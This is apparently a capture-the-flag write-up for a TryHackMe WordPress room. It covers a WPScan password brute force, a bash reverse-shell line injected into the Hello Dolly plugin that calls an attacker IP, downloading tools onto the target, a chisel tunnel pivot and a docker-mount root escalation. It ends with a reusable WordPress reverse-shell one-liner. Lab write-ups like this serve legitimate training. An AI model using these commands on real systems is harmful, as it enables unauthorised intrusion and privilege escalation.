

FOR BUSINESS REASONS THM RM

Port 80, 22 Open. We find a Wordpress site running on port 80. "by sysadmin" gives us a possible user name:


The screenshot shows a web browser window with the URL `10.10.148.62` in the address bar. The page title is "Just another WordPress site". The main content features a large, bold heading "Test post" with the category "UNCATEGORIZED" underneath it. Below the heading, there is a timestamp "August 8, 2020" and a comment count "No Comments". A long block of placeholder text (Lorem ipsum) follows the heading.

UNCATEGORIZED


Test post

By sysadmin August 8, 2020 No Comments

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Proin congue non nisl vel molestie. Pellentesque et tellus velit. Donec ornare nec augue vel eleifend. Sed dictum nisi eu nisl facilisis maximus vel sed mauris. Curabitur finibus egestas odio sit amet congue. Pellentesque faucibus pulvinar dui, nec finibus diam efficitur quis. Vestibulum a nisl sagittis, rhoncus ante eget, pellentesque libero. Vestibulum ante ipsum primis in faucibus orci luctus et ultrices posuere cubilia curae; Lorem ipsum dolor sit amet, consectetur adipiscing elit. Cras egestas elementum magna, eu scelerisque quam rhoncus vitae. Cras metus magna, convallis nec



When we start plugging in common default user:password combos we notice it tells us when we find a valid user



WPscan finds XML-PRC enabled, a sure sign this site is exploitable

```
[+] XML-RPC seems to be enabled: http://10.10.148.62/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
|   - http://codex.wordpress.org/XML-RPC_Pingback_API
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_s
...  
[+]
```

use wpSCAN and our known user:sysadmin to brute force the password:

```
└──(max㉿kali)-[~/local/bin]
$ wpSCAN --url 10.10.77.148/ -U sysadmin -P /usr/share/wordlists/rockyou.txt
```

wpSCAN finds a cred match in under 3min:

```
[!] Valid Combinations Found:
| Username: sysadmin, Password: milkshake

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Jun 27 15:38:40 2021
[+] Requests Done: 1832
[+] Cached Requests: 5
[+] Data Sent: 907.547 KB
[+] Data Received: 1.212 MB
[+] Memory used: 204.133 MB
[+] Elapsed time: 00:02:33
```

we can add a single rev shell line to the end of the hello.php file in the Plugin Editor: exec('/bin/bash -c "bash -i >& /dev/tcp/10.13.18.12/4444 0>&1"');

The screenshot shows a web-based plugin editor interface. At the top, the URL is 10.10.140.47/wp-admin/plugin-editor.php?plugin=Hello%20Dolly. The title bar says 'Edit Plugins'. On the right, there's a sidebar titled 'Plugin Files' with 'hello.php' selected. The main area shows the PHP code for 'hello.php' with line numbers. A red box highlights the line 'exec('/bin/bash -c "bash -i >& /dev/tcp/10.2.57.21/4444 0>&1"');' which contains the exploit payload.

```

79     font-size: 12px;
80     line-height: 1.6666;
81 }
82 .rtl #dolly {
83     float: left;
84 }
85 .block-editor-page #dolly {
86     display: none;
87 }
88 @media screen and (max-width: 782px) {
89     #dolly,
90     .rtl #dolly {
91         float: none;
92         padding-left: 0;
93         padding-right: 0;
94     }
95 }
96 </style>
97 ";
98 }
99
100 add action( 'admin_head', 'dolly_css' );
101 exec('/bin/bash -c "bash -i >& /dev/tcp/10.2.57.21/4444 0>&1"');
```

then we activate our maliciously edited Hello Dolly by clicking 'Activate' w/ a nc listener already running

The screenshot shows a Kali Linux desktop environment. On the left, a browser window displays the URL `10.10.140.47/wp-admin/plugins.php`, showing a list of plugins. The 'Hello Dolly' plugin is selected, with its 'Activate' button highlighted with a red box. On the right, a terminal window titled 'root@kali:/opt' shows the following session:

```
[+] Cached Requests: 5
[+] Data Sent: 908.419 KB
[+] Data Received: 1.212 MB
[+] Memory used: 202.875 MB
[+] Elapsed time: 00:02:45

(max@kali)-[~/local/bin]
$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [10.2.57.21] from (UNKNOWN) [10.10.140.47] 45810
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@3ffad52fb534:/var/www/html/wp-admin$ whoami
whoami
www-data
www-data@3ffad52fb534:/var/www/html/wp-admin$
```

We curl linpeas from the target and it tells us we have other Networks running on the target:

```
www-data@3ffad52fb534:/tmp$ curl http://10.2.57.21:8000/linpeasv3_2.sh -O linpeas.sh
<http://10.2.57.21:8000/linpeasv3_2.sh -O linpeas.sh
% Total    % Received % Xferd  Average Speed   Time   Time   Current
          Dload Upload Total Spent   Left Speed
0      0     0     0       0      0      0 --:--:-- --:--:-- --:--:-- 0
0      0     0     0       0      0      0 --:--:-- --:--:-- --:--:-- 100 334k 100
334k  0      0     307k      0  0:00:01  0:00:01 --:--:-- 307k
```

[+] Networks and neighbours							
Iface	Destination	Gateway	Flags	RefCnt	Use	Metric	Mask
TU eth2 0	Window 00000000 0	IRTT 010012AC	0003	0	0	0	00000000
eth1 0	0000000A 0	00000000	0001	0	0	0	00FFFFFF
eth0 0	0000FF0A 0	00000000	0001	0	0	0	0000FFFF
eth2 0	000012AC 0	00000000	0001	0	0	0	0000FFFF
IP address	HW type	Flags	HW address	Mask	Device		
10.0.0.2	0x1	0x2	02:42:0a:00:00:04	*	eth1		
10.0.0.5	0x1	0x2	02:42:0a:00:00:04	*	eth1		
172.18.0.1	0x1	0x2	02:42:e0:fc:f4:ac	*	eth2		
10.0.0.4	0x1	0x2	02:42:0a:00:00:04	*	eth1		
10.255.0.2	0x1	0x2	02:42:0a:ff:00:02	*	eth0		

We curl an nmap binary to the target and see what IP's are open

```
www-data@3ffad52fb534:/tmp$ ./nmap -sn 172.18.0.1/24 10.0.0.5/24
./nmap -sn 172.18.0.1/24 10.0.0.5/24

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-06-27 18:22 UTC
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 172.18.0.1
Host is up (0.00048s latency).
Nmap scan report for 172.18.0.2
Host is up (0.00029s latency).
Nmap scan report for 172.18.0.3
Host is up (0.00020s latency).
Nmap scan report for 172.18.0.4
Host is up (0.00016s latency).
Nmap scan report for 10.0.0.1
Host is up (0.00012s latency).
Nmap scan report for 10.0.0.2
Host is up (0.00032s latency).
Nmap scan report for 3ffad52fb534 (10.0.0.3)
Host is up (0.00021s latency).
Nmap scan report for 10.0.0.4
Host is up (0.00018s latency).
Nmap scan report for 10.0.0.5
Host is up (0.00015s latency).
```

we curl a netcat binary to target and run it to start checking which ports are open

```
www-data@3ffad52fb534:/tmp$ ./'nc(1)' -zv 172.18.0.1 22
172.18.0.1 22 open
```

{A}

{B}

{C}

```
www-data@3ffad52fb534:/tmp$ ./chisel64 client 10.2.57.21:8001 R:127.0.0.1:8005:172.18.0.1:22
client 10.2.57.21:8001 R:127.0.0.1:8005:172.18.0.1:22
2021/06/27 19:05:22 client: Connecting to ws://10.2.57.21:8001
2021/06/27 19:05:24 client: Connected (Latency 168.342798ms)
```

A - IP and port that chisel is serving on our attack box

B - IP and port we will forward to (port must be unique, not in use, default IP 127.0.0.1)

C - IP and port is the SSH target on the target box (docker container)

chisel cmd setup as server on port 8001 of our attack box:
connection failed when we setup server and client on same port:

```
(max㉿ kali)-[~]
$ sudo chisel server -p 8001 --reverse -v
[sudo] password for max:
2021/06/27 11:55:50 server: Reverse tunnelling enabled
2021/06/27 11:55:50 server: Fingerprint 7rdArdhAjMneV+Jm
T v607o1MtdRhiPBlilc87eEi0rc=
2021/06/27 11:55:50 server: Listening on http://0.0.0.0:
8001
2021/06/27 11:56:03.614 GET / 404 126µs 9B
2021/06/27 11:56:03.867 GET /favicon.ico 404 4µs 9B
2021/06/27 11:58:52 server: session#1: Handshaking with
10.10.140.47:46212...
2021/06/27 11:58:53 server: session#1: Verifying configu
ration
2021/06/27 11:58:53 server: session#1: Client version (1
.7.6) differs from server version (0.0.0-src)
2021/06/27 11:58:53 server: session#1: Failed: server: S
erver cannot listen on R:127.0.0.1:8001=>172.18.0.1:22
2021/06/27 11:58:52.769 GET / 200 1s (10.10.140.47)
2021/06/27 12:02:07.543 GET / 404 48µs 9B
```

Correct version: server and client must be on separate ports:

```
max@kali: ~/Downloads | max@kali: ~ |
└─$ sudo chisel server -p 8001 --reverse -v
[sudo] password for max:
2021/06/27 11:55:50 server: Reverse tunnelling enabled
2021/06/27 11:55:50 server: Fingerprint 7rdArdhAjMneV+Jm
Tv607o1MtdRhiPBlilc87eEi0rc=
2021/06/27 11:55:50 server: Listening on http://0.0.0.0:
8001
2021/06/27 11:56:03.614 GET / 404 126µs 9B
2021/06/27 11:56:03.867 GET /favicon.ico 404 4µs 9B
2021/06/27 11:58:52 server: session#1: Handshaking with
10.10.140.47:46212...
2021/06/27 11:58:53 server: session#1: Verifying configu
ration
2021/06/27 11:58:53 server: session#1: Client version (1
.7.6) differs from server version (0.0.0-src)
2021/06/27 11:58:53 server: session#1: Failed: server: S
erver cannot listen on R:127.0.0.1:8001=>172.18.0.1:22
2021/06/27 11:58:52.769 GET / 200 1s (10.10.140.47)
2021/06/27 12:02:07.543 GET / 404 48µs 9B
2021/06/27 12:05:23 server: session#2: Handshaking with
10.10.140.47:46230...
2021/06/27 12:05:24 server: session#2: Verifying configu
ration
2021/06/27 12:05:24 server: session#2: Client version (1
.7.6) differs from server version (0.0.0-src)
2021/06/27 12:05:24 server: session#2: tun: Created
2021/06/27 12:05:24 server: session#2: tun: proxy#R:127.
0.0.1:8005=>172.18.0.1:22: Listening
2021/06/27 12:05:24 server: session#2: tun: Bound proxie
s
2021/06/27 12:05:24 server: session#2: tun: SSH connecte
d
```

Attack box: in a new Terminal we SSH into the container using our port forwarding setup:

```
max@kali: ~/Downloads | max@kali: ~ | sysadmin@ubuntu: ~ |  
└─(max㉿kali)-[~]  
$ ssh sysadmin@127.0.0.1 -p8005  
The authenticity of host '[127.0.0.1]:8005 ([127.0.0.1]:8005)' can't be established.  
ECDSA key fingerprint is SHA256:YWh6/YCN0RzHZZK5fdUZ2EB9I  
2CQSoW4XAZ5/V+CYUc.  
Are you sure you want to continue connecting (yes/no/[fin  
gerprint])? yes  
Warning: Permanently added '[127.0.0.1]:8005' (ECDSA) to  
the list of known hosts.  
sysadmin@127.0.0.1: password:  
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic  
x86_64)  
  
* Documentation: https://help.ubuntu.com  
* Management: https://landscape.canonical.com  
* Support: https://ubuntu.com/advantage  
  
263 packages can be updated.  
181 updates are security updates.  
  
Last login: Sat Nov 21 15:30:19 2020  
sysadmin@ubuntu:~$ |
```

```
sysadmin@ubuntu:/tmp$ id  
uid=1000(sysadmin) gid=1000(sysadmin) groups=1000(sysadmin),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare),122(docker)  
sysadmin@ubuntu:/tmp$ |
```

Privesc to root with this docker cmd, user must be part of (lxd) group

```
sysadmin@ubuntu/tmp$ docker run -v /:/mnt --rm -it mysql:5.7 sh  
# whoami  
root  
|
```

```
# hostname  
fa2d9c09f514  
# id  
uid=0(root) gid=0(root) groups=0(root)  
# whoami  
root  
#|
```

one liner port scanner in bash

```
[max㉿kali)-[~]
└$ for ip in `seq 1 255`; do nc -vzn -w 1 10.2.57.${ip} 22 2222 80 8080 8000 443
2>&1 | grep -i succeeded; done
```

This is a great one liner reverse shell for Wordpress:
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.13.18.12/4444 0>&1'");